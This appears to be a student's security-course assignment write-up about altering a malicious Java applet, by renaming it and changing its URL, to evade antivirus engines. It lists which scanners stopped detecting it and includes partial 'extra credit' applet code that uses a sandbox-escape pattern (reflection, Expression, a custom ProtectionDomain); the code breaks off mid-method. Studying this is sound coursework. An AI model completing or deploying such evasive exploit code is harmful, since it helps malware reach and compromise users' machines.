Michael Young (myoung10)

Assignment 5-1


**Bypasses**

*Note, it appears that some where bypassed, while new ones were flagged. To save the labor of cross comparing all of these, I’m only listing a few. All can be derived from the below screen shots.*


**1st Change**: F-secure, Jiangmin, …

**2nd Change**: Jiangmin, K7GW, nProtect, …


**Before Modifications**




**After Name Change**



**After URL change**



**Extra Credit**



**Extra Credit Code**

import java.applet.Applet;

import java.awt.Graphics;

import java.beans.Expression;

import java.beans.Statement;

import java.lang.reflect.Field;

import java.net.MalformedURLException;

import java.net.URL;

import java.security.\*;

import java.security.cert.Certificate;

@SuppressWarnings("deprecation")

public class SomethingNew extends Applet

{

public SomethingNew()

{

}

private Class GetClass(String paramString)

throws Throwable

{

Object arrayOfObject[] = new Object[1];

arrayOfObject[0] = paramString;

Expression localExpression = new Expression(Class.class, "forName", arrayOfObject);

localExpression.execute();

return (Class)localExpression.getValue();

}

public ProtectionDomain blahFunc(ProtectionDomain orangeYellow, Permissions fun) {

CodeSource happy;

try {

happy = new CodeSource(new URL("https://"), new Certificate[0]);

return orangeYellow = new ProtectionDomain(happy, fun);

